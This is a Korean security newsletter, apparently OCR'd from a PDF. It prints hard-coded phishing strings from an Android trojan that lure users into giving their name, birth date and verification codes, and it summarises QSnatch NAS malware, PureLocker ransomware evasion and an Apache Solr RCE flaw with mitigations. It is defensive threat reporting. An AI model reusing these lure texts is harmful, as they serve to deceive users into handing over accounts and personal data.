 v1[0] = "고객님의 Google 아이디 위험있습니다. 본인인증후 사용하세요.";
 v1[1] = "새로운버전이 출시되었습니다. 재설치 후 이용하시기 바랍니다.";
 v1[2] = "" + r.b + "에 이 권한을 기부하실겁니까?";
 v1[3] = "오른후권한\"" + r.b + "\"에서 더 빠르게 페이지 방문할 수 있고 핸드폰 속도도 늘릴 겁니다";
 v1[4] = "확인";
 v1[5] = "취소";
 v1[6] = "[성명].[성년월일]틀립니다.확인하고 다시 입력하세요.";
 v1[7] = "안전인증";
 v1[8] = "이름";
 v1[9] = "생년월일";
 v1[10] = "구글 계정이 이상이 있습니다.음성검증을 들어 인증번호를 입력하여 구글 계정을 검증하도록합니다. 아니면 정
 v1[11] = "인증번호";
 v1[12] = "인증번호를 입력하세요";
 r.c = v1;
 v1 = new String[13];
 v1[0] = "Google 帳號危險 認識後使用";
 v1[1] = "發現新版本,請更新後使用";
 v1[2] = "要向" + r.b + "授予此權限嗎?";
 v1[3] = "開啟權限後\"" + r.b + "\"將可更快速的訪問網頁,並且提升手機的上網體驗."
 v1[4] = "確認";
```

[그림] 하드 코딩 된 26 개국어 스트링

향후 스미싱이나 소셜네트워크를 유포방법으로 활용하는 악성 앱들이 더욱 증가할 것으로 예측된다. 이는 공격자 입장에서 공식 스토어나 웹사이트를 통한 유포 방법보다 상대적으로 유포가 쉬우며 관리 요소가 많지 않기 때문이다. 그리고 클라우드 서비스를 이용한 C2 도 증가할 것으로 예측된다. 구축과 유지 관리가 쉽기 때문이다. 따라서 모바일 사용자들은 SMS 와 소셜네트워크 이용 시 앱을 다운로드 받는 링크에 대해서는 각별한 주의를 기울여야 할 것이다.

현재 알약 M 에서는 해당 악성 앱을 'Trojan.Android.Downloader' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 Threat Inside 웹서비스 구독을 통해 확인이 가능하다.

04

글로벌 보안 동향

QNAP NAS 기기들 수천 대, QSnatch 악성코드에 감염돼

Thousands of QNAP NAS devices have been infected with the QSnatch malware

대만 업체인 QNAP 의 NAS(network-attached storage) 제품 수 천대가 새로운 악성코드 변종인 QSnatch 에 감염된 것으로 나타났다. 독일의 CERT-Bund 측에서는 독일에서만 7,000 건 이상의 감염이 제보되었다고 밝혔다. 이 공격은 현재 진행 중이기 때문에 전 세계에서 수천 건 이상의 감염이 추가로 발생했을 것으로 추측하고 있다. QSnatch 의 작동 방식에 대한 정보는 아직까지 부족한 상태다. 유일한 보고서는 이 악성코드를 처음 발견한 핀란드의 국립 사이버 보안 센터 (NCSC-FI)에서만 발간된 상태이다.

이 악성코드를 분석해본 결과 아래 기능을 발견되었다:

- OS 예약 작업 및 스크립트(cronjob, init scripts) 수정
- 소스 URL을 업데이트해 향후 펌웨어 업데이트 방지
- 기본 QNAP MalwareRemover 앱이 실행되지 않도록 방지
- 모든 NAS 사용자의 계정 명 및 패스워드를 추출 후 탈취

이를 통해 악성코드가 가진 기능을 알아낼 수 있었지만, 최종 목표는 알아낼 수 없었다. QSnatch 의 개발 목적이 DDoS 공격을 실행하기 위함인지, 몰래 가상 화폐 마이닝을 실시하는 것인지, 아니면 중요한 파일을 훔치거나 악성 페이로드를 호스팅하기 위해 QNAP 장비에 백도어를 설치하기 위한 것인지는 아직까지 분명히 밝혀지지 않았다. 한 가지 이론은 QSnatch 운영자는 현재 봇넷을 구축하는 단계에 있으며, 향후 다른 모듈을 배포할 예정이라는 것이다. NCSC-FI 분석가들은 QSnatch 가 원격 C&C 서버에 연결하고, 다른 모듈을 다운로드 후 실행할 수 있는 기능이 있음을 확인했다.

QSnatch 감염에 대처하는 법

현재 QSnatch 를 제거하는 것으로 확인된 유일한 방법은 NAS 기기를 전체 공장 초기화하는 것이다. 일부 사용자들은 2019 년 2 월 QNAP NAS 펌웨어 업데이트를 설치할 경우 문제가 해결된다고 제보했지만, NCSC-FI 와 제조사에서는 이 방법이 QSnatch 를 제거하거나 향후 재감염을 방지할 수 있다고 공지하지 않았다. QNAP NAS 를 사용하고 있을 경우 당분간 기기를 인터넷에서 분리할 것을 권장한다. NCSC-FI 의 분석가들은 SQnatch 의 감염 여파에 대처하기 위해 아래 방법을 제안했다:

- 해당 기기의 모든 계정의 패스워드 변경
- 기기에서 알 수 없는 사용자 제거하기
- 기기 펌웨어 및 모든 애플리케이션을 최신 버전으로 유지하기

- 기기에서 출처를 알 수 없거나 사용하지 않는 애플리케이션 모두 삭제하기
- 앱 센터 기능을 통해 QNAP MalwareRemover 애플리케이션 설치하기
- 기기용 제어 리스트 설정하기 (제어판 –〉 보안 –〉 보안 수준)

QSnatch 는 Synology 기기와 QNAP 기기에 영향을 미친 랜섬웨어 변종인 eCh0raix 와 Muhstik 에 이어 올해 4 번째로 발견된 NAS 기기를 노리는 악성코드 변종이다.

[출처] https://www.zdnet.com/article/thousands-of-qnap-nas-devices-have-been-infected-with-the-qsnatch-malware/
https://www.kyberturvallisuuskeskus.fi/en/news/qsnatch-malware-designed-qnap-nas-devices


윈도우, 리눅스, 맥 OS 의 파일을 암호화할 수 있는 PureLocker 랜섬웨어 발견

PureLocker Ransomware Can Lock Files on Windows, Linux, and macOS

사이버 범죄자들이 모든 주요 OS 에서 작동되는 랜섬웨어를 개발해 프로덕션 서버를 공격하고 있는 것으로 나타났다. 이 새로운 랜섬웨어의 이름은 PureLocker 이다. 악성코드 연구원들은 윈도우용 샘플을 분석했지만, 리눅스용 변종 또한 실제 공격에 사용되고 있다.

탐지 회피 기능

이 악성코드는 탐지를 피하기 위해 샌드박스 환경에서는 악의적이거나 모호한 행동을 숨기고, Crypto++ 암호화 라이브러리로 위장하며 음악 재생 라이브러리에서 주로 찾아볼 수 있는 함수를 사용한다. 예를 들어, 악성코드는 디버거 환경에서 실행되고 있는 것으로 판단하면 즉시 종료된다. 또한 페이로드는 실행 후 자신을 제거한다. 이러한 방식을 통해 PureLocker 는 지난 몇 달 동안 백신 탐지를 회피할 수 있었다. PureLocker 는 3 주 동안 VirusTotal 의 대부분의 안티바이러스 엔진을 우회했다.




[출처] https://www.intezer.com/blog-purelocker-ransomware-being-used-in-targeted-attacks-against-servers/

연구원들은 이 랜섬웨어가 PureBasic 프로그래밍 언어로 작성되었다는 점을 들어 PureLocker 라 명명했다. 그리고 안티바이러스 업계가 PureBasic 바이너리에 대한 신뢰할 수 있는 탐지 시그니처를 생성하는 데 어려움을 겪고 있으며, PureBasic 코드는 윈도우, 리눅스, OS-X 로 포팅이 가능해 여러 플랫폼을 쉽게 공격할 수 있다고 밝혔다.

암호화 후 ".CR1" 확장자 추가해

PureLocker 의 파일 암호화 기능은 다른 랜섬웨어와 크게 다르지 않다. AES 와 RSA 알고리즘을 사용하고 섀도우 복사본을 삭제하여 복구를 방지한다. 또한 시스템 내 모든 파일을 암호화하지 않으며 실행 파일은 암호화하지 않은 채 남겨둔다. 암호화된 파일에는 .CR1 확장자가 붙는다. 랜섬노트는 시스템 데스크톱의 "YOUR_FILES" 파일에서 찾아볼 수 있다. 랜섬노트에 랜섬금액이 제시되어 있지는 않았으며, 각 피해자용으로 생성된 고유한 Proton 이메일 주소로 연락하라는 메시지가 포함되어 있다.




[출처] https://www.intezer.com/blog-purelocker-ransomware-being-used-in-targeted-attacks-against-servers/

연구원들은 “CR1” 문자열이 암호화된 파일의 확장자뿐만 아니라 랜섬노트와 이메일 주소에도 사용된다는 것을 발견했다. 이를 통해 PureLocker 는 서비스형 랜섬웨어이며 이 랜섬웨어를 배포하는 유포자가 각각 다른 문자열을 사용하는 것으로 추정하고 있다.

Cobalt 와 FIN6 의 코드 재사용해

Intezer 와 IBM X-Force 의 연구원들은 PureLocker 가 지난 몇 달 동안 활동했으며 다크 웹에서 찾아볼 수 있는 "More_Eggs" 백도어의 코드를 재사용했다고 밝혔다. 이 백도어는 Terra Loader 또는 SpicyOmelette 라고도 알려져 있다. 이 랜섬웨어는 Cobalt 그룹이 금융 기관을 공격하는 데 사용한 여러 악성 바이너리의 코드를 재사용한다.



[출처] https://www.intezer.com/blog-purelocker-ransomware-being-used-in-targeted-attacks-against-servers/

또한, PureLocker 의 3 번째 공격 단계에 Cobalt 에서 사용하는 특정 컴포넌트의 일부가 존재한다고 판단했으며, 보안 연구원들은 이 부분을 "more_eggs” 백도어의 Jscript 로더라고 밝혔다. IBM X-Force 에서는 이 "more_eggs" 악성코드 키트를 금융 조직을 노리는 또 다른 사이버 범죄 그룹인 FIN6 도 사용했다고 밝혔다. 하지만 PureLocker 코드 대부분은 고유한 코드로 해당 악성코드가 새로운 것이거나 기존 공격을 크게 수정한 버전인 것으로 추측할 수 있다고 전했다.

[출처] https://www.bleepingcomputer.com/news/security/purelocker-ransomware-can-lock-files-on-windows-linux-and-macos/
https://www.intezer.com/blog-purelocker-ransomware-being-used-in-targeted-attacks-against-servers/

위험한 Apache Solr 원격 코드 실행 취약점의 익스플로잇 코드 공개돼

Exploit code published for dangerous Apache Solr remote code execution flaw

Apache Solr 팀이 지난여름에 수정한 보안 버그가 실제로 훨씬 위험했던 것으로 드러났다. Apache Solr 는 자바 기반 오픈 소스 검색 엔진으로 CNET 웹사이트에 검색 기능을 추가하기 위해 처음 개발되었다. 이 프로젝트는 2006 년 Apache Software Foundation 에 기증되었으며, 빠른 속도와 확장된 기능을 포함하고 있어 전 세계에서 사용되고 있다.

한 달 전 문제 제보돼

지난여름, "jnyryan"이라는 사용자가 새로운 Solr 인스턴스에 포함된 디폴트 solr.in.sh 구성 파일에 안전하지 않은 옵션이 포함되어 있다고 Solr 프로젝트에 제보했다. 이 디폴트 구성에서는 ENABLE_REMOTE_JMX_OPTS 옵션 세트가 활성화되어 있어 포트 8983 이 원격 연결에 노출된다. 이 문제가 제보되었을 당시에 Apache Solr 팀은 중대 이슈로 여기지 않았다. 또한 공격자가 쓸모없는 Solr 모니터링 데이터에만 접근할 수 있다고 생각했다.

하지만 지난 10 월 30 일, 이 문제를 악용해 "원격 코드 실행 공격"을 실행할 수 있는 PoC 코드가 GitHub 에 공개되자 생각보다 심각한 문제였음이 밝혀졌다. 이 PoC 코드는 노출된 8983 포트를 통해 Solr 서버의 Apache Velocity 템플릿 지원을 활성화하고, 이를 활용해 악성코드를 업로드 및 실행할 수 있다. Solr 팀은 이 코드가 공개된 후에야 버그가 얼마나 위험한지 인지했다. 그리고 11 월 15 일, 이들은 업데이트한 보안 권고를 발행했다. Solr 팀은 관리자들에게 solr.in.sh 구성 파일의 ENABLE_REMOTE_JMX_OPTS 옵션을 모든 Solr 노드에서 "false"로 설정하고 Solr 를 재시작할 것을 권고했다. 또한 Solr 서버를 방화벽 뒤에 위치시킬 것을 추천했다.

Solr 팀은 리눅스에서 실행되는 Solr 버전만 이 취약점에 영향을 받는다고 밝혔다. 하지만, 어떤 버전이 영향을 받는지는 정확하게 밝히지 않았다. Solr 팀은 보안 권고를 통해 v8.1.1 과 v8.2.0 버전만 취약하다고 밝혔으나, Tenable 연구 팀은 이 취약점이 v7.7.2 부터 최신 버전인 v8.3 까지 존재한다고 밝혔다.

실제 공격 사례는 아직 없으나 곧 발생할 것으로 예상돼

다행인 점은 아직까지 이 취약점을 활용한 실제 공격이 발견되지 않았다는 것이다. 하지만 PoC 가 공개되었기 때문에 해당 취약점을 활용한 공격은 시간 문제일 것이다. Apache Solr 인스턴스는 일반적으로 대규모 컴퓨팅 리소스에 접근이 가능하며 과거 악성코드의 공격을 많이 받았다. 예를 들면, CVE-2017-12629 및 CVE-2019-0193 은 익스플로잇 코드가 공개된 후 불과 몇 주 내에 해커의 타깃이 되었다. 공격자는 이 두 취약점을 악용해 Solr 서버에 접근하여 패치되지 않은 서버에 가상화폐 마이닝 악성코드를 심었다. 새로운 Solr 버그는 CVE-2019-12409 로 등록되었으며, 이미 익스플로잇 코드가 공개된 상태이기 때문에 전문가들은 이 보안 취약점을 악용한 실제 공격이 곧 발생할 것으로 예상했다.

[출처] https://www.zdnet.com/article/exploit-code-published-for-dangerous-apache-solr-remote-code-execution-flaw/

https://lucene.apache.org/solr/news.html

https://issues.apache.org/jira/browse/SOLR-13647

https://www.tenable.com/blog/apache-solr-vulnerable-to-remote-code-execution-zero-day-vulnerability

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com